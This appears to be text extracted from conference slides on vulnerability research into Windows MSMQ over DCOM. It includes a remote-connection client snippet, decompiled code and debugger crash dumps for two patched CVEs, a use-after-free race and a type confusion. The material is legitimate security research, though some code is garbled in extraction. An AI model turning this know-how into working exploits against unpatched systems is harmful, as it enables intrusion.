        if ( RegOpenKeyExW(HKEY_CLASSES_ROOT, L"AppID\\{DCBCADF5-DB1b-4764-9320-9a5082af1581}", 0, 0x20006u, &hKey) )
        {
            return -2147221168;
        }
        else
        {
            v4 = RegSetValueExW(hKey, L"DllSurrogate", 0, 1u, " ", 2u);
            if ( v4 )
            {
                if ( v4 > 0 )
                    v3 = (unsigned __int16)v4 | 0x80070000;
                else
                    v3 = v4;
            }
            RegCloseKey(hKey);
        }
    }
    return v3;
}
```

DCOM Basics




Distributed Component Object Model (DCOM) is a proprietary Microsoft technology for communication between software components on networked computers.

DCOM Registry

- We could find the registered DCOM server configuration in Registry


RegOpenKeyExW(HKEY_CLASSES_ROOT, L"AppID\\{DCBCADF5-DB1b-4764-9320-9a5082af1581}", 0, 0x20006u, &hKey)



MSMQ DCOM

- Let's check MSMQ DCOM Configuration in Registry, there is only a DllSurrogate key value under it


```
RegOpenKeyExW(HKEY_CLASSES_ROOT, L"AppID\\{DCBCADF5-DB1b-4764-9320-9a5082af1581}", 0, 0x20006u, &hKey)
```



AppID\{AppID_GUID}
DllSurrogate = path

MSMQ DCOM


RegOpenKeyExW(HKEY_CLASSES_ROOT, L"AppID\\{DCBCADF5-DB1b-4764-9320-9a5082af1581}", 0, 0x20006u, &hKey)



Where are AccessPermission and LaunchPermission?

MSMQ DCOM

RegOpenKeyExW(HKEY_CLASSES_ROOT, L"AppID\\{DCBCADF5-DB1b-4764-9320-9a5082af1581}", 0, 0x20006u, &hKey)




If this value does not exist, the [DefaultLaunchPermission](#) value is checked in the same way to determine whether the class code can be launched.

<https://learn.microsoft.com/en-us/windows/win32/com/launchpermission>



Using Message Queue through DCOM

- Distributed COM (DCOM) provides a way for a computer that does not have Message Queuing installed (a DCOM client) to run applications that create and use Message Queuing COM objects on a remote Message Queuing independent client or Message Queuing server (a DCOM server).
- The official document which is provided by Microsoft introduces how to config the MSMQ DCOM Server which could be accessed by another users.



[https://learn.microsoft.com/en-us/previous-versions/windows/desktop/msmq/ms703266\(v=vs.85\)](https://learn.microsoft.com/en-us/previous-versions/windows/desktop/msmq/ms703266(v=vs.85))

Using Message Queue through DCOM



- After configured, it could be accessed by some other users, it expanded attack surface!

<https://github.com/tyranid/oleviewdotnet>

Connect to MSMQ DCOM server

```
HRESULT CoCreateInstanceEx(  
    [in] REFCLSID Clsid,  
    [in] IUnknown *punkOuter,  
    [in] DWORD dwClsCtx,  
    [in] COSERVERINFO *pServerInfo,  
    [in] DWORD dwCount,  
    [in, out] MULTI_QI *pResults );
```

Connect to MSMQ DCOM server

```
HRESULT CoCreateInstanceEx(  
    [in] REFCLSID Clsid,  
    [in] IUnknown *punkOuter,  
    [in] DWORD dwClsCtx,  
    [in] COSERVERINFO *pServerInfo,  
    [in] DWORD dwCount,  
    [in, out] MULTI_QI *pResults );
```

CLSCTX_REMOTE_SERVER

```
typedef struct _COSERVERINFO  
{  
    DWORD dwReserved1;  
    LPWSTR pwszName;  
    COAUTHINFO *pAuthInfo;  
    DWORD dwReserved2;  
} COSERVERINFO;
```


Connect to MSMQ DCOM server

```
CoInitializeEx(nullptr, COINIT_MULTITHREADED);


IID cls_mqtran;
IID iid_mqtran;

CLSIDFromString(L"{d7d6e080-dccd-11d0-aa4b-0060970debae}", &cls_mqtran);
CLSIDFromString(L"{2ce0c5b0-6e67-11d2-b0e6-00e02c074f6b}", &iid_mqtran);

MULTI_QI multqi = { &iid_mqtran, NULL, S_OK };
COSERVERINFO coinfo = { 0 };
coinfo.pwszName = char2wchar(argc[1]);
HRESULT hr = S_OK;
hr = CoCreateInstanceEx(cls_mqtran, NULL, CLSCTX_REMOTE_SERVER, &cinfo, 1, &multqi);
if (FAILED(hr)) {
    printf("create remote server error. %x\n", hr);
    return -1;
}
```

- With a domain-joined user, it's not need to authenticated with COAUTHIDENTITY structure.
- It's time to find which classid we could review!

Attach Surface on MSMQ DCOM



<https://github.com/tyranid/oleviewdotnet>

Thanks James Forshaw as always :P




Case Study - CVE-2023-36583

- Race condition use after free in mqoa!CMSMQQueue::Close

- mqrt.dll

```
__int64 __fastcall CMSMQQueue::Close(CMSMQQueue *this)
{
    unsigned int v3; // esi
    void *v4; // rcx
    HRESULT v5; // eax
    __int64 v6; // r8
    void *v7; // rcx
    HRESULT v8; // eax
    __int64 v9; // r8
    struct _RTL_CRITICAL_SECTION *v10; // rbx
    _QWORD v11; // rbp
    __int64 v12; // rdx
    __int64 v13; // rdx
    unsigned int ErrorHandler; // edi

    if ( !*((_DWORD *)this + 34) )
        return CreateErrorHandler(2147745799i64, 2i64);
    v3 = 0;
    v4 = (void *)*((_QWORD *)this + 22);
    if ( v4 )
    {
        v5 = MQCloseCursor(v4);
        v3 = v5;
        if ( v5 < 0 && WPP_GLOBAL_Control != &WPP_GLOBAL_Control && *((_BYTE *)WPP_GL
            WPP_SF_d*((_QWORD *)WPP_GLOBAL_Control + 2), 11i64, v6, (unsigned int)v5);
    }
    v7 = (void *)*((_QWORD *)this + 16);
```



```
HRESULT __stdcall MQCloseCursor(LPVOID hCursor)
{
    int v2; // eax
    HRESULT v3; // ebx
    int v5; // ebx
    int v6; // edi


    v2 = RtpOneTimeThreadInit();
    v3 = v2;
    if ( v2 >= 0 )
    {
        v5 = NtDeviceIoControlFile(
            *(HANDLE *)hCursor,
            0i64,
            0i64,
            0i64,
            0i64,
            &MQpDeviceIoControl::`2::Iosb,
            0x19650148u,
            0i64,
            0,
            (PVOID)*((int *)hCursor + 2),
            0);
        v6 = RtpConvertToMQCode(v5, 1u);
        if ( v6 < 0 )
            LogMsgHR(v6, (wchar_t *)L"rt/cursor", 0x46u);
        else
            operator delete(hCursor);
        return v6;
    }
    else
    {
        LogMsgHR(v2, (wchar_t *)L"rt/cursor", 0x450u);
        return v3;
    }
}
```

Case Study - CVE-2023-36583

- Race condition use after free in mqoa!CMSMQQueue::Close
 - mqrt.dll

```
HRESULT __stdcall MQCloseCursor(LPVOID hCursor)
{
    int v2; // eax
    HRESULT v3; // ebx
    int v5; // ebx
    int v6; // edi

    v2 = RtpOneTimeThreadInit();
    v3 = v2;
    if ( v2 >= 0 )
    {
        v5 = NtDeviceIoControlFile(
            *(HANDLE *)hCursor,
            0i64,
            0i64,
            0i64,
            & MQpDeviceIoControl'::'2'::Iosb,
            0x1965014Bu,
            0i64,
            0,
            (PVOID)*((int *)hCursor + 2),
            0);
        v6 = RtpConvertToMQCode(v5, 1u);
        if ( v6 < 0 )
            LogMsgHR(v6, (wchar_t *)L"rt/cursor", 0x46u);
        else
            operator delete(hCursor);
        return v6;
    }
    else
    {
        LogMsgHR(v2, (wchar_t *)L"rt/cursor", 0x450u);
        return v3;
    }
}
```



```
__int64 __fastcall CMSMQQueue::Close(CMSMQQueue *this)
{
    unsigned int v3; // esi
    void *v4; // rcx
    HRESULT v5; // eax
    __int64 v6; // r8
    void *v7; // rcx
    HRESULT v8; // eax
    __int64 v9; // r8
    struct _RTL_CRITICAL_SECTION *v10; // rbx
    _QWORD *v11; // rbp
    __int64 v12; // rdx
    __int64 v13; // rdx
    unsigned int ErrorHandler; // edi

    if ( !*((_DWORD *)this + 34) )
        return CreateErrorHelper(2147745799i64, 2i64);
    v3 = 0;
    v4 = (void *)*((_QWORD *)this + 22);
    if ( v4 )
    {
        v5 = MQCloseCursor(v4);
        v3 = v5;
        if ( v5 < 0 && WPP_GLOBAL_Control != &WPP_GLOBAL_Control
            WPP_SF_d*((_QWORD *)WPP_GLOBAL_Control + 2), 11i64,
        }
    }
    v7 = (void *)*((_QWORD *)this + 16);
}
```



Where is the lock function?

Direction	Type	Address	Text
Down	p	CMSMQQueue::Receive_v1(tagVARIANT *, tag...	?LockCriticalSection@0AFAAXYZ: CriticalSection::Lock(void)
Down	p	CMSMQQueue::Receive(tagVARIANT *, tagVAR...	?LockCriticalSection@0AFAAXYZ: CriticalSection::Lock(void)
Down	p	CMSMQQueue::Peek_v1(tagVARIANT *, tagVAR...	?LockCriticalSection@0AFAAXYZ: CriticalSection::Lock(void)
Down	p	CMSMQQueue::Peek(tagVARIANT *, tagVARIAP...	?LockCriticalSection@0AFAAXYZ: CriticalSection::Lock(void)
Down	p	CMSMQQueue::PeekCurrent_v1(tagVARIANT *...	?LockCriticalSection@0AFAAXYZ: CriticalSection::Lock(void)
Down	p	CMSMQQueue::PeekCurrent(tagVARIANT *, ta...	?LockCriticalSection@0AFAAXYZ: CriticalSection::Lock(void)
Down	p	CMSMQQueue::ReceiveCurrent_v1(tagVARIAP...	?LockCriticalSection@0AFAAXYZ: CriticalSection::Lock(void)
Down	p	CMSMQQueue::ReceiveCurrent(tagVARIANT *...	?LockCriticalSection@0AFAAXYZ: CriticalSection::Lock(void)
Down	p	CMSMQQueue::PeekNext_v1(tagVARIANT *, ta...	?LockCriticalSection@0AFAAXYZ: CriticalSection::Lock(void)
Down	p	CMSMQQueue::PeekNext(tagVARIANT *, tagVA...	?LockCriticalSection@0AFAAXYZ: CriticalSection::Lock(void)
Down	p	CMSMQQueue::EnableNotification(DIEMQEver...	?LockCriticalSection@0AFAAXYZ: CriticalSection::Lock(void)
Down	p	CMSMQQueue::EnableNotification(DIEMQEver...	?LockCriticalSection@0AFAAXYZ: CriticalSection::Lock(void)
Down	p	CMSMQQueue::EnableNotification(DIEMQEver...	?LockCriticalSection@0AFAAXYZ: CriticalSection::Lock(void)
Down	p	CMSMQQueue::Reset(void)+19	?LockCriticalSection@0AFAAXYZ: CriticalSection::Lock(void)
Down	p	CMSMQQueue::get_Properties(IDispatch * ...	?LockCriticalSection@0AFAAXYZ: CriticalSection::Lock(void)
Down	p	CMSMQQueue::get_Handle2(tagVARIANT *)+1F	?LockCriticalSection@0AFAAXYZ: CriticalSection::Lock(void)
Down	p	CMSMQQueue::ReceiveByLookupId(tagVARIAP...	?LockCriticalSection@0AFAAXYZ: CriticalSection::Lock(void)
Down	p	CMSMQQueue::ReceiveByLookupIdAllowPeek(...	?LockCriticalSection@0AFAAXYZ: CriticalSection::Lock(void)
Down	p	CMSMQQueue::ReceiveNextByLookupId(tagVA...	?LockCriticalSection@0AFAAXYZ: CriticalSection::Lock(void)

CVE-2023-36583

- Race condition use after free in mqoa!CMSMQQueue::Close

```
0:014> r
rax=0000000000000000 rbx=0000000000000000 rcx=0000000000000009
rdx=00007ffd4a0547e6 rsi=00000230a9e8bff0 rdi=00000230a9e81f38
rip=00007ffd0bc22a98 rsp=00000cd74ffdf0 rbp=00000cd74ffe0a0
r8=00000230ada7ee76 r9=00000cd74ffe780 r10=00007ffd3e777a10
r11=0000000082222222 r12=00000cd74ffe780 r13=000000000000000c
r14=00000230ada7ee76 r15=00000230ada7ee66
iopl=0          nv up ei pl zr na po nc
cs=0033  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00010246
mqrt!MQCloseCursor+0x38:
00007ffd`0bc22a98 48634608          movsxd  rax,dword ptr [rsi+8] ds:00000230`a9e8bff8=????????
```

```
0:014> k
# Child-SP          RetAddr              Call Site
00 00000cd`74ffdf00 00007ffd`3e777a60    mqrt!MQCloseCursor+0x38
01 00000cd`74ffe060 00007ffd`4a054833    mqoa!CMSMQQueue::Close+0x50
02 00000cd`74ffe090 00007ffd`4a01766f    RPCRT4!Invoke+0x73
03 00000cd`74ffe0e0 00007ffd`499617e3    RPCRT4!NdrStubCall12+0x3cf
04 00000cd`74ffe740 00007ffd`49f11f37    combase!CStdStubBuffer_Invoke+0x133 [onecore\com\combase\ndr\ndrole\stub.cxx @ 1400]
05 00000cd`74ffe780 00007ffd`49961670    OLEAUT32!CUnivStubWrapper::Invoke+0x127
06 (Inline Function) -----`-----
\channelb.cxx @ 1151]
07 00000cd`74ffe800 00007ffd`4996246a    combase!ObjectMethodExceptionHandlingAction<<lambda_c9f3956a20c9da92a64affc24fdd69ec> >+0x
08 (Inline Function) -----`-----
combase!InvokeStubWithExceptionPolicyAndTracing+0x22b [onecore\com\combase\dcomrem\channel
09 (Inline Function) -----`-----
combase!DefaultStubInvoke+0x4c2 [onecore\com\combase\dcomrem\channelb.cxx @ 1218]
0a (Inline Function) -----`-----
combase!SyncStubCall::Invoke+0x4c2 [onecore\com\combase\dcomrem\channelb.cxx @ 1275]
0b (Inline Function) -----`-----
combase!SyncServerCall::StubInvoke+0x4e3 [onecore\com\combase\dcomrem\ServerCall.hpp @ 790]
0c (Inline Function) -----`-----
combase!StubInvoke+0x9c3 [onecore\com\combase\dcomrem\channelb.cxx @ 1483]
0d 00000cd`74ffe860 00007ffd`499df713    combase!ServerCall::ContextInvoke+0xbfa [onecore\com\combase\dcomrem\ctxchn1.cxx @ 1421]
0e (Inline Function) -----`-----
combase!DefaultInvokeInApartment+0x76 [onecore\com\combase\dcomrem\callctrl.cxx @ 3241]
0f 00000cd`74ffe20 00007ffd`499a3f33    combase!ComInvokeWithLockAndIPID+0xc53 [onecore\com\combase\dcomrem\channelb.cxx @ 2151]
10 (Inline Function) -----`-----
combase!ThreadInvokeReturnHresult+0xeb [onecore\com\combase\dcomrem\channelb.cxx @ 6944]
11 00000cd`74fff140 00007ffd`49ffc612    combase!ThreadInvoke+0x103 [onecore\com\combase\dcomrem\channelb.cxx @ 7044]
12 00000cd`74fff200 00007ffd`4a09c0c2    RPCRT4!DispatchToStubInCNoAvrf+0x22
```

CVE-2023-36578

- TypeConfusion in mqoa!GetXactFromVar

```
__int64 __fastcall GetXactFromVar(VARIANT *controlled_var, __int64 *a2)
{
    int v4; // ebx
    __int64 v5; // r9
    __int64 (__fastcall ***llVal)(_QWORD, GUID *, __int64 *); // rcx
    __int64 v8; // [rsp+50h] [rbp+18h] BYREF

    v4 = 0;
    v5 = 0i64;
    v8 = 0i64;
    llVal = 0i64;
    if ( controlled_var->vt == 9 || controlled_var->vt == 0xD || controlled_var->vt == 0x14 )
    {
        llVal = (__int64 (__fastcall **)(_QWORD, GUID *, __int64 *))controlled_var->llVal;
    }
    else if ( controlled_var->vt == 0x4009 || controlled_var->vt == 0x400D || controlled_var->vt == 0x4014 )
    {
        llVal = (__int64 (__fastcall **)(_QWORD, GUID *, __int64 *))controlled_var->pllVal;
    }
    else
    {
        v4 = -2147024809;
    }
    if ( !llVal )
        v4 = -2147024809;
    if ( v4 >= 0 )
    {
        v4 = (**llVal)(llVal, &GUID_0fb15084_af41_11ce_bd2b_204c4f4f5020, &v8);
        v5 = v8;
    }
}
```

CVE-2023-36578

- TypeConfusion in mqoa!GetXactFromVar

```
typedef struct tagVARIANT  
{
```

```
    union  
    {
```

```
        struct  
        {
```

```
            VARTYPE vt;
```

```
            WORD wReserved1;
```

```
            WORD wReserved2;
```

```
            WORD wReserved3;
```

```
            union { [...]
```

```
                } __VARIANT_NAME_4
```

```
            } __VARIANT_NAME_3;
```

```
        } __VARIANT_NAME_2;
```

```
        DECIMAL decVal; } __VARIANT
```

```
typedef enum VARENUM {
```

```
    [...]
```

```
    VT_DISPATCH = 9,
```

```
    [...]
```

```
    VT_UNKNOWN = 0xD,
```

```
    [...]
```

```
    VT_I8 = 0x14,
```

```
};
```

```
if ( controlled_var->vt == 9 || controlled_var->vt == 0xD || controlled_var->vt == 0x14 )
```

```
{ llVal = (__int64 (__fastcall **)(_QWORD, GUID *, __int64 *))controlled_var->llVal;
```

```
} else if ( controlled_var->vt == 0x4009 || controlled_var->vt == 0x400D || controlled_var->vt == 0x4014 )
```

```
{ llVal = (__int64 (__fastcall **)(_QWORD, GUID *, __int64 *)) *controlled_var->pllVal;
```

```
}
```



CVE-2023-36578

- TypeConfusion in mqoa!GetXactFromVar

```
0:008> r
rax=0000000080070057 rbx=0000000000000000 rcx=4141414141414141
rdx=0000000000000000 rsi=000000cc91afe900 rdi=000000cc91afe490
rip=00007ffb3380bbcf rsp=000000cc91afe410 rbp=00000213abf7a4f8
r8=00000213abd3c30 r9=0000000000000000 r10=00007ffb3380bd10
r11=0105555550015555 r12=000000cc91afeb80 r13=000000000000000a
r14=0000000000000000 r15=00000213abd4a5ac
iopl=0         nv up ei pl zr na po nc
cs=0033  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00010246
mqoa!GetXactFromVar+0x73:
